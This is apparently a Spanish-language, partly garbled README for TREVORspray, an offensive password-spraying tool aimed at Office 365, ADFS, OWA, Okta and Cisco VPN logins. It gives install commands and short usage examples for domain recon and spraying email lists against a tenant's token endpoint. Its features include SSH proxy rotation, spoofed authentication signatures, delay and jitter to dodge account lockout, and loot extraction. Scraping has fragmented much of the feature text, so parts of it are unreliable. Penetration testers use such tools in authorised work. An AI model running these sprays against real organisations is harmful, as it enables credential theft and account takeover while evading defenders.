
 blacklanternsecurity/trevorspray
Sprayer de contraseñas modular con rotación de proxy SSH, evasión de MFA y reconocimiento de dominio. Compatible con O365, ADFS, OWA, Okta, Cisco VPN. Automatiza la validación de credenciales y la extracción de botín.

¡TREVORspray es un rociador de contraseñas modular con threading, proxy SSH, módulos de loot y mucho más!
Por @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
Consulta la publicación del blog adjunta para disfrutar de una divertida diatriba y algunas demos interesantes.

msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh o --subnetUser-Agent y otras firmas para parecer tráfico de autenticación legítimo--delay, --jitter y --lockout-delay entre solicitudes para eludir las contramedidas de bloqueo--no-loot)
--recon de dominio con las siguientes características:
--recon y --users):
OneDriveAzure Seamless SSOcorp.com y realiza un spray para ver si la configuración predeterminada funciona. Normalmente funciona.token_endpoint con --recon corp.com. El token_endpoint es la URL contra la que harás el spray (con la opción --url).token_endpoint + formato de correo electrónico.
corp.com, puede que no sea tan sencillo como hacer spray contra corp.com. Puede que descubras que la empresa matriz de Corp, Evilcorp, es dueña de su inquilino de Azure, lo que significa que debes hacer spray contra el token_endpoint de evilcorp.com. Además, puede que descubras que se usa el dominio interno corp.local de corp.com en lugar de corp.com.[email protected] contra el token_endpoint de corp.com, estarás haciendo spray con [email protected] contra el de evilcorp.com.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
